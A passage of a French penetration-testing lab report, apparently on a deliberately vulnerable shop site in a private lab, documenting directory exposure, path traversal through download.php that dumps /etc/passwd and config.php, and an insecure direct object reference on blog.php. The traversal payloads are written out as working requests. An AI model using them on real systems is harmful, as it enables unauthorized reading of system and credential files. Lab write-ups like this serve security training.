


Figure 11

Commande : Appuyez sur le bouton <Post> et rafraîchissez la page




Figure 12

### Partie III - Moyenne

- (A) Exposition aux données sensibles
- (B) Traversée de sentier
- (C) Inclusion d'un fichier local

Nous utilisons la fonction "Force Browse" de DirSearch pour parcourir le site Web. Nous trouvons un dossier "admin" intéressant et nous trouvons quelques fichiers PHP avec fonction admin. Ceci est vulnérable à l'exposition aux données sensibles. (Figure 13,13b)

Commande : <http://192.168.1.145/admin/>




Figure 13a

## Index of /admin

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>			
<a href="#">admin.php</a>	2016-04-11 15:37	89	
<a href="#">admincontent.php</a>	2016-04-11 15:37	607	
<a href="#">adminheader.php</a>	2016-04-11 15:37	396	
<a href="#">adminnav.php</a>	2016-04-11 15:37	675	

Figure 13b

En parcourant le site, nous trouvons un message d'erreur sur la page des produits lorsque nous utilisons ('') (ignorer les parenthèses) pour tester l'URL. Il indique que MariaDB est la base de données. Ceci est vulnérable à l'exposition aux données sensibles. (Figure 14)

Cependant, ce message d'erreur ne peut pas conduire à une injection SQL car il est confirmé faux positif.

Commande : <http://192.168.1.145/details.php?prod=1&type=1>




Figure 14

Nous continuons à tester le site, nous trouvons l'image à la page d'accueil conduit au téléchargement d'un fichier PDF. Nous le testons avec ".../.../.../.../... /.../.../... /.../etc/passwd" (ignorez les guillemets) et il a téléchargé un fichier contenant le contenu de /etc/passwd. Ceci est vulnérable à la Traversée de Sentier. (Figure 15 à 17)

Commande : <http://192.168.1.145/download.php?item=Brochure.pdf>




Figure 15

Commande : `http://192.168.1.145/download.php?item=../../../../../../../../etc/passwd`




Figure 16

```

Open ▾  passwd  ↗Downloads  Save  ⌂  ⌂  ⌂  ⌂
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:8:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
systemd-timesync:x:999:997:systemd Time Synchronization:/sbin/nologin
systemd-network:x:998:996:systemd Network Management:/sbin/nologin
systemd-resolve:x:997:995:systemd Resolver:/sbin/nologin
systemd-bus-proxy:x:996:994:systemd Bus Proxy:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
</div>
<div class="products-list"></div>

```

Figure 17

Nous pensons que si nous pouvons obtenir n'importe quel fichier PHP depuis le répertoire admin précédent via la vulnérabilité Path Traversal. Nous confirmons que nous pouvons télécharger n'importe quel fichier PHP, par exemple ".../admin/admin.php". Nous supposons que le fichier de configuration de l'application web est "config.php". Plus tard, nous pourrons télécharger le fichier config.php via la vulnérabilité Path Traversal. Ceci est donc vulnérable à l'inclusion de fichiers locaux. (figures 18 et 19)

**Commande : <http://192.168.1.145/download.php?item=../config.php>**




Figure 18




Figure 19

## Partie IV - Moyenne

- (A) Référence directe d'objet non sécurisée
  - (B) Exposition aux données sensibles

Lorsque l'on consulte le code source de la page Blog, on trouve un lien "/blog.php ? author=1" très intéressant. Nous essayons de savoir s'il peut afficher les détails du compte administrateur sans restriction. Le nom d'utilisateur du compte administrateur, c'est-à-dire admin@seattlesounds.net, est également affiché. Nous changeons alors le paramètre "auteur" à 2 et il peut afficher les informations sur l'auteur même s'il n'y a pas d'autre utilisateur dans la base de données à part admin. Il est donc vulnérable aux références directes d'objets non sécurisées. (Figure 20 à 22)




Figure 20

Commande : <http://192.168.1.145/blog.php?author=1>




Figure 21

Commande : <http://192.168.1.145/blog.php?author=2>

